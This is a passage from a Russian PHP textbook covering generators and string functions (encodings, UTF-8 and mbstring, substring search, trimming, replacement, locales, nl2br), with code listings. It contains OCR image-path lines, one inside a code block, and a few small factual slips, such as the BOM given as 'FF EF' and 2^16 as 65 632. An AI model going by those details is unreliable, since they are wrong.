- `valid()` — проверяет, закрыт ли генератор. Если генератор используется, метод возвращает `true`, если итерации закончились, и генератор закрыт, метод возвращает `false`.

Эти методы позволяют проводить обход генератора вообще без применения цикла `foreach` (листинг 15.17).

Листинг 15.17. Использование генератора без `foreach`. Файл next.php

```
<?php
function simple(int $from = 0, int $to = 100)
{
    for ($i = $from; $i < $to; $i++) {
        yield $i;
    }
}

$obj = simple(1, 5);


// Выполняем цикл, пока итератор не достигнет конца
while ($obj->valid()) {
    echo ($obj->current() * $obj->current()) . ' ';
    // К следующему элементу
    $obj->next();
}
```

Результатом выполнения этого скрипта будет следующая строка:

```
1 4 9 16
```

Резюме


В этой главе мы изучили генераторы — специальный тип функций, которые используют ключевое слово `yield`. Генераторы позволяют выполнять отложенные вычисления, создавать собственные итераторы, экономить оперативную память, отводимую скрипту, и обрабатывать массивы более удобным способом.



ЧАСТЬ III

Обработка текста и язык разметки HTML

Глава 16.	Строковые функции
Глава 17.	Язык разметки HTML
Глава 18.	Работа с данными формы
Глава 19.	Загрузка файлов на сервер
Глава 20.	Суперглобальные массивы
Глава 21.	Фильтрация и проверка данных



ГЛАВА 16

Строковые функции

Листинги этой главы находятся в каталоге *strings* сопровождающего книгу файлового архива.

Строки и функции их обработки являются одними из главных инструментов в скриптовых языках программирования, особенно если прикладной деятельностью является веб-разработка. Поэтому работе со строковыми переменными в PHP уделяется пристальное внимание.

> ***Примечание***
>
> В этой главе мы описываем только самые употребительные и удобные функции (около 80%), пропуская все остальные. Какие-то из не вошедших в эту главу функций мы рассмотрим в других главах.

Кодировки

Прежде чем мы начнем знакомиться с возможностями стандартных строковых функций, следует подробнее остановиться на *кодировках*, хотя вы почти не будете использовать какую-либо кодировку, отличную от UTF-8. В настоящее время UTF-8 является стандартом де-факто для кодирования текстов в Интернете.

И если бы PHP безупречно поддерживал UTF-8, этот раздел можно было бы сократить до примечания. Однако PHP уже много лет остается без поддержки UTF-8 на уровне ядра. Поэтому мы рассмотрим подробнее особенности этой кодировки и проблемы в PHP, связанные с ее обработкой.

При создании ранних языков программирования и программного обеспечения долгое время использовалась кодировка ASCII, в которой каждый байт соответствовал одному символу. Изначально кодировка содержала 127 символов: первые 32 символа относятся к управляющим символам, далее следуют видимые символы. Коды этих символов до сих пор актуальны, и вы можете распечатать их, воспользовавшись функцией `chr()` (листинг 16.1).

> ***Примечание***
>
> Для функции `chr()` в PHP существует обратная функция `ord()`, которая по ASCII-коду возвращает символ.

Листинг 16.1. Кодировка ASCII. Файл ascii.php

```
<?php
for ($code = 32; $code < 128; $code++) {
    echo "code ($code) = " . chr($code) . '<br />';
}
```

Такое положение дел сложилось в силу того, что законодателем мод в компьютерном мире изначально были США, потребности которых ограничивались программным обеспечением на английском языке. Кодировка ASCII на долгие годы стала компьютерным стандартом.

Напомним, что в байте хранится 8 битов, каждый бит может принимать лишь два значения: либо 0, либо 1. Таким образом, в байте может храниться 256 символов (2^8). То есть оригинальная кодировка ASCII занимает лишь половину кодов, которые можно закодировать одним байтом. Дополнительные 127 кодовых позиций использовались программистами для своих целей. Кто-то занимал их для контроля четности при передаче информации по сети, кто-то — для кодирования символов других языков.

Стандарты кодирования языков появились слишком поздно, и к моменту их возникновения в некоторых языках создали сразу несколько интенсивно используемых кодировок. До момента массового перехода на кодировку UTF-8 в русском языке их, например, было 5 штук:

- KOI8-R;
- Windows-1251;
- ISO8859-5;
- CP866;
- MAC-Cyrillic.

В каждой из таких кодировок коды соответствуют разным символам языка. На рис. 16.1 приведено битовое представление для английской буквы *A* с кодом 65 — в двоичном




Рис. 16.1. В разных кодировках один и тот же код обозначает разные символы

представлении это число 01000001. Первый бит его равен 0, а это говорит о том, что символ относится к первым 127 символам ASCII. Если первый бит будет равен 1, то мы получим число 193 (11000001) — оно соответствует старшим кодам ASCII. Как можно видеть, для разных кодировок этот код обозначает совершенно разные символы.

> ***Примечание***
>
> **В PHP долгое время входила функция `convert_cyr_string()`, специально предназначенная для перекодировки русских кодировок друг в друга. Начиная с версии PHP 8.0, эта функция удалена из языка.**

Помимо огромного количества самых разнообразных кодировок, возникала проблема использования нескольких кодировок в одном тексте, — так, используя однобайтовую кодировку, нельзя было одновременно отобразить русский и немецкий тексты.

Кроме того, в 127 старших символах можно было закодировать лишь какой-то один язык или языковую группу, использующую один не слишком большой алфавит — например, кириллицу. Для кодирования иероглифов азиатских языков 127 символов было слишком мало — приходилось использовать два и более байта.

Чтобы устранить все накопившиеся проблемы, было решено воспользоваться многобайтной кодировкой, причем, чтобы не повторить зоопарк кодировок, как в случае ASCII, процесс назначения символов было решено сразу стандартизировать. Так возникла кодировка Unicode. Например, большой русской букве «А» назначался код U+0410, маленькой русской букве «я» — код U+044F (здесь последовательность U+ означает, что это Unicode, а за ней следует код символа в шестнадцатеричном формате). Сразу видно, что под хранение каждой русской буквы требуется 2 байта. Английский алфавит размещается в диапазоне от кода U+0041, соответствующего большой английской букве «A», до U+007A, соответствующего маленькой букве «z». Значение 41 в шестнадцатеричном формате соответствует 65 в десятичном формате — таким образом, Unicode сохранял обратную совместимость с ASCII.

Строку «PHP» в Unicode можно записать последовательностью байтов:

```
00 50 00 48 00 50
```

В зависимости от того, как процессор читает байты: сначала старшие, а потом младшие, или наоборот, — появились два способа кодирования символов Unicode (рис. 16.2).

Так что строка «PHP» может быть закодирована двумя способами — либо:

```
00 50 00 48 00 50
```

либо:

```
50 00 48 00 50 00
```




Рис. 16.2. Два способа кодирования Unicode-символа

Для того чтобы программы могли различать, с какой последовательностью им приходится иметь дело, в начало строки помещается маркер порядка байтов Unicode: FE FF или FF EF — в зависимости от того, какой порядок следования байтов принят. Маркер этот часто называют BOM-последовательностью[1]. Одни текстовые редакторы добавляют его автоматически, другие — например, Sublime Text, предлагают на выбор: либо сохранять с маркером, либо без него. BOM-маркер может мешать отправке HTTP-заголовков, о чем будет сказано в следующих главах, поэтому лучше работать без него, тем более что все современное программное обеспечение прекрасно обслуживает UTF-8 без BOM. Более того, стандарты кодирования, которые мы более подробно рассмотрим в *главе 47*, требуют, чтобы PHP-скрипты сохранялись в файлах без BOM-маркера.

Использовать лишь два байта для хранения Unicode-кода — большой соблазн. Такая реализация существует и носит название UCS-2. Большинство современных операционных систем, включая Windows и macos, во внутренних подсистемах часто прибегают именно к двухбайтовому хранению символов Unicode, хотя сам стандарт не предполагал двухбайтового представления, т. к. с самого начала было ясно, что двух байтов не хватит для представления всех символов, созданных человечеством.

> ***Примечание***
>
> Возможно, вам доводилось видеть UCS-2 в системных файлах, открытых редактором, который отображает файл в предположении, что это ASCII. Текст выглядит так, как будто после каждого символа поставлен пробел.

Дело в том, что двумя байтами можно закодировать лишь 65 632 символа (2^{16}), в то время как символов Unicode уже значительно больше. Кроме того, Unicode, сохраняя обратную совместимость с ASCII, вынуждает тем не менее на каждый символ английского текста сохранять пустой дополнительный байт. Поскольку английского текста в мире очень много и перевести его весь из ASCII в Unicode не представляется возможным, а также учитывая, что ASCII-коды занимают в два раза меньше места, появилась идея реализации Unicode-представления, полностью совместимого с ASCII.

Кроме того, в сетевых протоколах используются последовательности из двух переводов строки `\n\n`, чтобы отделить заголовки от тела документа. Причем это касается не только протокола HTTP, но и почтовых, и множества других прикладных протоколов. То есть последовательность:

```
10 10
```

в UCS-2 превращается в

```
00 10 00 10
```

К этому совершенно не было готово старое программное и аппаратное обеспечение. В результате реальное использование Unicode в сети оказалось под большим вопросом. Для решения описанных проблем и была разработана кодировка UTF-8. В этой кодировке каждый код от 0 до 127 записывается в один байт, а все последующие коды — в 2, 3 и более байтов. Это как раз и дает полную обратную совместимость с ASCII, в результате чего английские и управляющие символы ASCII можно трактовать как UTF-8.

---

[1] BOM (*англ.* Byte Order Mark) — маркер (метка) последовательности байтов.

На рис. 16.3 представлена организация кодов в UTF-8: если код начинается с нулевого бита, он занимает один байт и соответствует символу из ASCII. Если первые два бита равны единице, а последующий равен нулю (110) — это соответствует символу, который занимает 2 байта, префикс 1110 соответствует трем байтам и т. д. При этом последующие байты начинаются с последовательности битов 10 — чтобы их не путать с начальным байтом символа. Благодаря такой схеме кодировку можно расширять бесконечно, и она всегда останется совместимой с ASCII.




Рис. 16.3. Организация хранения данных в UTF-8

Примечание

Кодировка UTF-16 совместима с 2-байтной кодировкой UCS-2 и строится по похожим принципам. Еще более экзотичная кодировка UTF-32 под каждый символ отводит не менее 4 байтов и бывает удобной при интенсивном использовании азиатских языков.

Строки как массивы

Напомним, что в PHP строки рассматриваются как массивы, элементами которых выступают символы. Точно так же, как в числовых массивах, первый элемент помечается индексом 0, второй — 1 и т. д. В листинге 16.2 приводится пример, в котором строка 'PHP' выводится вертикально.

Листинг 16.2. Обращение к строке как к символьному массиву. Файл array.php

```
<?php
$str = 'PHP';
echo $str[0] . '<br />';
echo $str[1] . '<br />';
echo $str[2] . '<br />';
```

Результатом работы скрипта будет следующий набор символов:

```
P
H
P
```

UTF-8: расширение *mbstring*

В PHP символы из кодировки UTF-8 могут быть заданы при помощи специального синтаксиса: в строках указывается последовательность \u, после которой следует шестнадцатеричный код символа в фигурных скобках (листинг 16.3).

Листинг 16.3. Вывод русской буквы «А» в кодировке UTF-8. Файл utf8.php

```
<?php
echo "\u{0410}"; // А
```

Читатели, знакомые с JavaScript, легко узнают синтаксис UTF-8, долгие годы использующийся в этом скриптовом языке. Однако, в отличие от JavaScript, в PHP код заключается в фигурные скобки, что позволяет не только задавать двухбайтные коды (например, \u{1F422}), но и легко определять границы кода.

Как уже упоминалось ранее, все современное программное обеспечение создается в расчете на кодировку UTF-8, в которой английские символы занимают один байт, а русские — два. Однако движок PHP начал создаваться задолго до повального перехода на UTF-8. В результате, если мы обратимся к строке в кодировке UTF-8 как к массиву символов, используя квадратные скобки, то в случае английского языка получим символ, а в случае русского — только половину символа (листинг 16.4).

Листинг 16.4. Разрезание символа UTF-8 пополам. Файл utf8crash.php

```
<?php
$str = 'Hello world';
echo "{$str[2]}<br />";

$str = 'Привет мир!';
echo "{$str[2]}<br />";
```

Результат работы сценария из листинга 16.4 представлен на рис. 16.4. Так как половину символа отобразить невозможно, браузер подставляет вместо него символ-замены в виде знака вопроса в черном ромбике.

Проблеме с поддержкой UTF-8 на уровне языка в PHP уже более 15 лет. Однако на момент подготовки книги она все еще не решена. Как же PHP-разработчики выкручиваются из этой ситуации?

На практике для решения проблемы, как правило, подключают расширение mbstring, поддерживающее работу с многобайтными кодировками, и либо используют функции mbstring напрямую, либо настраивают PHP таким образом, чтобы стандартные строковые функции PHP заменялись mbstring-аналогами. Подробнее работа с расширениями описывается в *главе 40*.

В UNIX-подобных операционных системах, будь то Linux или macos, PHP, как правило, скомпилирован с расширением mbstring. В этом легко убедиться, запросив список расширений при помощи команды `php -m`. Windows-дистрибутив также поставляется с mbstring-расширением, однако для его установки потребуется раскомментировать (убрать точку с запятой) следующие две строки в конфигурационном файле php.ini:




Рис. 16.4. «Половинка» символа UTF-8

```
extension_dir = "ext"
extension=php_mbstring.dll
```

После чего перезагрузить сервер, чтобы он перечитал конфигурационный файл php.ini.

Теперь можно попробовать использовать библиотеку. Подсчитаем количество символов в строке, для чего воспользуемся стандартной строковой функцией `strlen()` и ее многобайтным аналогом `mb_strlen()` (листинг 16.5).

Листинг 16.5. Подсчет количества символов в строке. Файл strlen.php

```
<?php
$str = 'Привет, мир!';
echo "В строке '$str' " . strlen($str) . " байт<br />"; // 21
echo "В строке '$str' " . mb_strlen($str) . " символов<br />"; // 12
```

Как можно видеть, стандартная функция `strlen()` для строки `'Привет, мир!'` вернула 21 байт. При этом 3 байта отводятся под запятую, пробел и восклицательный знак, а оставшиеся 18 байтов — под 9 букв русского алфавита. Функция же `mb_strlen()` подсчитала количество символов в строке с учетом того, что под разные символы отводится разное количество байтов.

В секции `[mbstring]` конфигурационного файла php.ini можно обнаружить директиву `mbstring.func_overload`, которая по умолчанию принимает значение 0. Если выставить ее в значение 2, стандартные функции PHP будут заменяться их mbstring-аналогами. Переключив значение директивы и перезагрузив сервер, вы сможете убедиться в этом самостоятельно: функция `strlen()` из листинга 16.5 вернет правильное значение в 12 символов.

С директивой `mbstring.func_overload` следует вести себя аккуратно — ряд приложений, таких как Bitrix, требуют установки этой директивы для корректной работы с UTF-8. Однако значение директивы, отличное от 0, может нарушать работу других приложений. Из широко известных — phpMyAdmin, веб-интерфейс для работы с базой данных

MySQL. К сожалению, директива переключается только на уровне конфигурационного файла php.ini.

Как поступать на практике: переключать директиву или использовать функции расширения mbstring — решать вам.

Поиск в строке

Функция `substr()` возвращает часть строки (подстроку) и имеет следующий синтаксис:

```
substr(string $string, int $offset, ?int $length = null): string
```

В качестве первого аргумента (`$string`) функции передается исходная строка, из которой вырезается текст, второй аргумент (`$offset`) определяет начало подстроки (отсчет начинается с нуля), третий аргумент (`$length`) задает длину возвращаемой подстроки в символах. Если третий аргумент не указан, то возвращается вся оставшаяся часть строки.

В листинге 16.6 приводится пример использования функции `substr()` — из строки `'04.05.2017'` извлекаются дата, месяц и год.

Листинг 16.6. Извлечение даты, месяца и года из строки. Файл substr.php

```
<?php
$str = '04.05.2022';
echo 'день - ' . substr($str, 0, 2) . '<br />';  // день - 04
echo 'месяц - ' . substr($str, 3, 2) . '<br />'; // месяц - 05
echo 'год - ' . substr($str, 6) . '<br />';      // год - 2022
```

Функция `strpos()` возвращает позицию вхождения подстроки в строку и имеет следующий синтаксис:

```
strpos(string $haystack, string $needle, int $offset = 0): int|false
```

Функция возвращает позицию в строке `$haystack` первого вхождения подстроки `$needle`. Необязательный параметр `$offset` позволяет задать позицию, начиная с которой будет осуществляться поиск. Если строка не найдена, возвращается `false`. В листинге 16.7 приводится простейший пример использования функции `strpos()`.

Листинг 16.7. Использование функции strpos(). Файл strpos.php

```
<?php
echo strpos('Hello, world!', 'world'); // 7
```

Функция `strops()` редко используется сама по себе, чаще в комбинации с другими строковыми функциями (листинг 16.8).

Листинг 16.8. Комбинация strpos() с substr(). Файл strpos_substr.php

```
<?php
$str = 'PHP - интерпретируемый язык';
echo substr($str, strpos($str, 'интер')); // интерпретируемый язык
```

Скрипт из листинга 16.8 ищет позицию, с которой начинается подстрока 'интер', и выводит в окно браузера строку, начиная с этой позиции до конца строки.

Существует одна стандартная ошибка, которую делают многие. Вот в чем она состоит. Пусть нам нужно проверить, встречается ли в некоторой строке $str подстрока '<?' (и напечатать «это PHP-программа», если встречается). Если '<?' находится в самом начале строки, следующий вариант не годится:

```
if (strpos($str, '<?') != false) {
    echo 'это PHP-программа';
}
```

В этом случае не будет выдано наше сообщение, хотя подстрока в действительности найдена и функция возвратила 0, а не false.

Указанную проблему можно решить так:

```
if (strval(strpos($str, '<?')) != '') {
    echo 'это PHP-программа';
}
```

Или более изящным способом:

```
if (strpos($str, '<?') !== false) {
    echo 'это PHP-программа';
}
```

Рекомендуем всегда применять последний способ.

> ***Примечание***
>
> Обратите внимание, что мы используем оператор !== именно с константой false, а не с пустой строкой ''.

Отрезание пробелов

По поводу философии написания программ, которые интенсивно обрабатывают данные, вводимые пользователем, есть очень правильное изречение: ваша программа должна быть максимально строга к формату выходных данных и максимально лояльна по отношению к входным данным. Это означает, что, прежде чем передавать полученные от пользователя строки куда-то дальше, — например, другим функциям, — нужно над ними немного поработать. Самое простое, что можно сделать, — это отсечь начальные и концевые пробелы.

Иногда трудно даже представить, как странно могут вести себя пользователи, если усадить их за клавиатуру и попросить напечатать на ней какое-нибудь слово. Поскольку клавиша <Пробел> — самая большая, то пользователи имеют обыкновение нажимать ее в самые неподходящие моменты. Этому способствует также и тот факт, что символ с кодом 32, обозначающий пробел, как вы знаете, на экране не виден. Если программа не способна обработать описанную ситуацию, то она в лучшем случае после тягостного молчания отобразит в браузере что-либо типа «неверные входные данные», а в худшем — сделает при этом что-нибудь необратимое.

Между тем обезопасить себя от паразитных пробелов чрезвычайно просто, и разработчики PHP предоставляют нам для этого ряд специализированных функций. Не волнуй-

тесь о том, что их применение замедляет программу. Эти функции работают с молниеносной скоростью, а главное, одинаково быстро, независимо от объема переданных им строк. Конечно, мы не призываем к параноидальному применению функций «отрезания» на каждой строке программы, но в то же время, если есть хоть 1%-ное предположение, что строка может содержать лишние пробелы, следует без колебаний от них избавляться. В конце концов, отсекать пробелы один раз или тысячу — все равно, а вот не отрезать совсем и отрезать однажды — большая разница. Кстати, если отделять нечего, описанные далее функции мгновенно заканчивают свою работу, так что их вызов обходится совсем дешево:

```
trim(string $string, string $characters = " \n\r\t\v\x00"): string
```

Возвращает копию `$string`, только с удаленными ведущими и концевыми пробельными символами. Под пробельными символами здесь и далее мы подразумеваем:

- пробел `' '`;
- символ перевода строки `\n`;
- символ возврата каретки `\r`;
- символ табуляции `\t`;
- нулевой байт `\x00`;
- вертикальную табуляцию `\v`.

> ***Примечание***
>
> Установить альтернативный набор пробельных символов можно при помощи необязательного параметра `$characters`. Он представляет собой строку, содержащую все символы, подлежащие удалению.

Для демонстрации работы функции `trim()` создадим скрипт, в котором будет контролироваться длина строки до и после удаления из нее пробельных символов (листинг 16.9).

Листинг 16.9. Использование функции `trim()`. Файл trim.php

```
<?php
$str = '   Hello, world!   ';
$trim_str = trim($str);
$str_len = strlen($str);
$trim_str_len = strlen($trim_str);
echo " размер исходной строки '$str' = $str_len, <br />
размер строки '$trim_str' после удаления пробелов = $trim_str_len";
```

Результат выполнения скрипта:

```
размер исходной строки '   Hello, world!   ' = 19,
размер строки 'Hello, world!' после удаления пробелов = 13
```

Представленная функция используется очень широко. Старайтесь применять ее везде, где есть хоть малейшее подозрение на наличие ошибочных пробелов, поскольку работает она очень быстро.

```
ltrim(string $string, string $characters = " \n\r\t\v\x00"): string
```

То же, что и `trim()`, только удаляет исключительно ведущие пробелы, а концевые не трогает. Используется гораздо реже. Старайтесь всегда вместо нее применять `trim()`, и не прогадаете.

```
rtrim(string $string, string $characters = " \n\r\t\v\x00"): string
```

Удаляет только концевые пробелы, ведущие не трогает.

> ***Примечание***
>
> Другое имя этой же функции — `chop()`.

Замена в тексте

Рассмотренные далее функции чаще всего оказываются полезны, если нужно проводить однотипные операции замены с блоками текста, заданными в строковой переменной.

Наиболее часто используемой функцией является `str_replace()`, которая позволяет заменить подстроку в тексте другой подстрокой и имеет следующий синтаксис:

```
str_replace(
    array|string $search,
    array|string $replace,
    string|array $subject,
    int &$count = null
): string|array
```

Функция заменяет в строке `$subject` все вхождения подстроки `$search` (с учетом регистра) на `$replace` и возвращает результат. Исходная строка, переданная третьим параметром, при этом не меняется. Если указан необязательный параметр `$count`, в него будет записано количество произведенных замен. Эта функция работает значительно быстрее, чем более универсальная `preg_replace()`, которую мы рассмотрим в *главе 28*, и ее часто используют, если нет необходимости в каких-то экзотических правилах поиска подстроки.

Одной из распространенных задач является замена тегов форматирования в стиле bbCode их HTML-эквивалентами (листинг 16.10).

> ***Примечание***
>
> HTML-тег `<b>` более подробно рассматривается в *главе 17*.

Листинг 16.10. Замена bbCode-тегов их HTML-эквивалентами. Файл str_replace.php

```
<?php
$str = '[b]Это[/b] очень жирный [b]текст[/b].';
$str = str_replace('[b]', '<b>', $str);
$str = str_replace('[/b]', '</b>', $str);
echo $str;
```

Результатом работы скрипта в листинге 16.10 будет замена всех символов `[b]` на `<b>`, а `[/b]` на `</b>`.

Специальным видом замены является удаление подстрок из строки. Например, следующий скрипт удаляет из текста все теги и (листинг 16.11).

Листинг 16.11. Удаление тегов и . Файл delete.php

```
<?php
$str = '[b]Это[/b] очень жирный [b]текст[/b].';
$str = str_replace('[b]', '', $str);
$str = str_replace('[/b]', '', $str);
echo $str;
```

Помимо подстрок функция `str_replace()` в качестве параметров `$search` и `$replace` может принимать массивы с равным количеством элементов. В строке элемент массива `$search` заменяется соответствующим элементом массива `$replace`. Скрипт в листинге 16.12 аналогичен по результату скрипту из листинга 16.11.

Листинг 16.12. Альтернативное удаление тегов. Файл str_replace_array.php

```
<?php
$str = '[b]Это[/b] очень жирный [b]текст[/b].';
echo str_replace(['[b]', '[/b]'], ['', ''], $str);
```

Если необходимо выяснить, сколько замен в строке было осуществлено, функции `str_replace()` следует передать четвертый параметр. Так как этот параметр передается по ссылке, после завершения работы функции в него будет помещено количество осуществленных замен (листинг 16.13).

Листинг 16.13. Подсчет количества замен в строке. Файл str_replace_count.php

```
<?php
$str = '[b]Это[/b] очень жирный [b]текст[/b].';
echo str_replace(['[b]', '[/b]'], ['', ''], $str, $number);
echo '<br />';
echo "Осуществлено замен: $number";
```

Результатом работы скрипта из листинга 16.13 будут следующие строки:

```
Это очень жирный текст.
Осуществлено замен: 4
```

Для функции `str_replace()` имеется аналог:

```
str_ireplace(
    array|string $search,
    array|string $replace,
    string|array $subject,
    int &$count = null
): string|array
```

Функция `str_ireplace()` работает так же, как `str_replace()`, но только заменяет строки *без* учета регистра символов.

Установка локали (локальных настроек)

В разных странах в силу сложившихся традиций имеются различия в представлении чисел, денежных сумм, времени и даты. Правила их представления для каждой страны называют *локальными настройками*, или, сокращенно, *локалью*. Каждая операционная система, будь то Windows или одна из UNIX-подобных ОС, поддерживает локальные настройки, которые позволяют изменять представление данных. Такой возможностью обладает и PHP.

Локальные настройки управляются переменными окружения, список которых представлен в табл. 16.1.

Таблица 16.1. Переменные окружения, управляющие локальной настройкой

Переменная окружения	Описание
`LC_COLLATE`	Определяет правила сравнения и, следовательно, сортировки строк для местного алфавита
`LC_CTYPE`	Определяет правила преобразования одиночных символов для местного алфавита. Позволяет правильно распознавать вид символа: цифра, буква, знак, верхний и нижний регистр
`LC_MONETARY`	Определяет правила национального представления денежных величин
`LC_NUMERIC`	Определяет правила национального представления чисел с плавающей точкой
`LC_TIME`	Определяет правила национального представления даты и времени. Задает именование дней недели, месяцев, формат даты
`LC_MESSAGES`	Определяет формат информационных, диагностических и интерактивных сообщений операционной системы
`LC_ALL`	Особая переменная окружения, позволяющая устанавливать значения для всех приведенных в таблице переменных

Функция `setlocale()` позволяет установить или возвратить значение каждой переменной окружения из табл. 16.1 и имеет следующий синтаксис:

```
setlocale(int $category, string $locales, string ...$rest): string|false
```

Функция устанавливает текущую локаль `$locales`, с которой будут работать функции преобразования регистра символов, вывода даты/времени и т. д. Вообще говоря, для каждой категории функций локаль определяется отдельно и выглядит по-разному. То, какую именно категорию функций затронет вызов `setlocale()`, задается в параметре `$category` из табл. 16.1.

Если в качестве второго аргумента `$locales` передается пустая строка `''` или `null`, в качестве локали будет использована переменная окружения с именем `LANG`. Узнать ее текущее значение можно, если выполнить в командной строке следующую команду:

```
$ echo $LANG;
ru_RU.UTF-8
```

Если в качестве второго аргумента выступает 0, функция возвращает текущее значение локали (листинг 16.14).

Листинг 16.14. Получение текущей локали. Файл locale.php

```
<?php
echo setlocale(LC_ALL, 0); // ru_RU.UTF-8
```

К сожалению, значения переменных окружения не стандартизированы и в разных операционных системах могут принимать различные форматы. Так, для Windows с русскоязычной локалью скрипт из листинга 16.14 вернет значение:

```
Russian_Russia.1251
```

Для UNIX-подобных операционных систем локаль выглядит, как правило, следующим образом:

```
ru_RU.UTF-8
```

До точки располагаются символы страны и языка, после точки — кодировка. В листинге 16.15 в качестве примера выставляется локаль для представления денежных величин.

Листинг 16.15. Установка локали для денежных величин. Файл set_locale.php

```
<?php
echo setlocale(LC_MONETARY, 'ru_RU.UTF-8');
```

Функция `setlocale()` может принимать несколько вариантов, которые приводятся через запятую. В листинге 16.16 осуществляется попытка установки русской локали, при этом функции передается несколько вариантов названия локали.

Листинг 16.16. Попытка установки русской локали. Файл locale_try.php

```
<?php
$loc = setlocale(LC_ALL, 'ru', 'ru_RU', 'rus', 'russian');
echo "На этой системе русская локаль имеет имя '$loc'";
```

Функция `localeconv()` возвращает ассоциативный массив с информацией о числовых и денежных форматах. Функция имеет следующий синтаксис:

```
localeconv(): array
```

В листинге 16.17 демонстрируется использование функции `localeconv()`.

Листинг 16.17. Использование функции `localeconv()`. Файл localeconv.php

```
<?php
setlocale(LC_ALL, 'ru_RU.UTF-8');
```

```
echo '<pre>';
print_r(localeconv());
echo '</pre>';
```

Результатом выполнения скрипта может быть следующий массив:

```
Array
(
    [decimal_point] => ,
    [thousands_sep] =>
    [int_curr_symbol] => RUB
    [currency_symbol] => руб.
    [mon_decimal_point] => ,
    [mon_thousands_sep] =>
    [positive_sign] =>
    [negative_sign] => -
    [int_frac_digits] => 2
    [frac_digits] => 2
    [p_cs_precedes] => 0
    [p_sep_by_space] => 1
    [n_cs_precedes] => 0
    [n_sep_by_space] => 1
    [p_sign_posn] => 1
    [n_sign_posn] => 1
    [grouping] => Array
        (
            [0] => 3
            [1] => 3
        )

    [mon_grouping] => Array
        (
            [0] => 3
            [1] => 3
        )
)
```

Из полученных результатов можно узнать, что в качестве денежной единицы в текущей локали выступает рубль (`int_curr_symbol` и `currency_symbol`), в качестве разделителя целой и дробной частей служит запятая (`mon_decimal_point`). Ради экономии места мы не будем расписывать значение всех параметров — их в любой момент можно уточнить в документации языка PHP.

Работа с HTML-кодом

Поскольку PHP задумывался как язык для веб-программирования, среди строковых функций имеется несколько функций, специально предназначенных для обработки языка разметки HTML.

Примечание

Более подробно с языком разметки HTML мы познакомимся в *главе 17*.

Браузеры интерпретируют перевод строки `\n` как обычный пробельный символ, поэтому для вывода данных с новой строки применяется специальный HTML-тег `<br />`, который неоднократно использовался нами в предыдущих главах.

Для решения задачи замены обычных переводов строки на HTML-эквивалент PHP предоставляет специальную функцию `nl2br()`, которая имеет следующий синтаксис:

```
nl2br(string $string, bool $use_xhtml = true): string
```

В зависимости от того, принимает второй параметр функции (`$use_xhtml`) значение `false` или `true`, перевод строк в HTML обеспечивается тегами `<br>` или `<br />`.

В листинге 16.18 приводится пример использования функции `nl2br()`.

Листинг 16.18. Добавление переводов строк в HTML. Файл nl2br.php

```
<?php
$str = <<<text
hello
php
text;

echo $str;
echo '<br /><br />';
echo nl2br($str);
```

Результатом работы скрипта из листинга 16.18 будут следующие строки:

```
hello php

hello
php
```

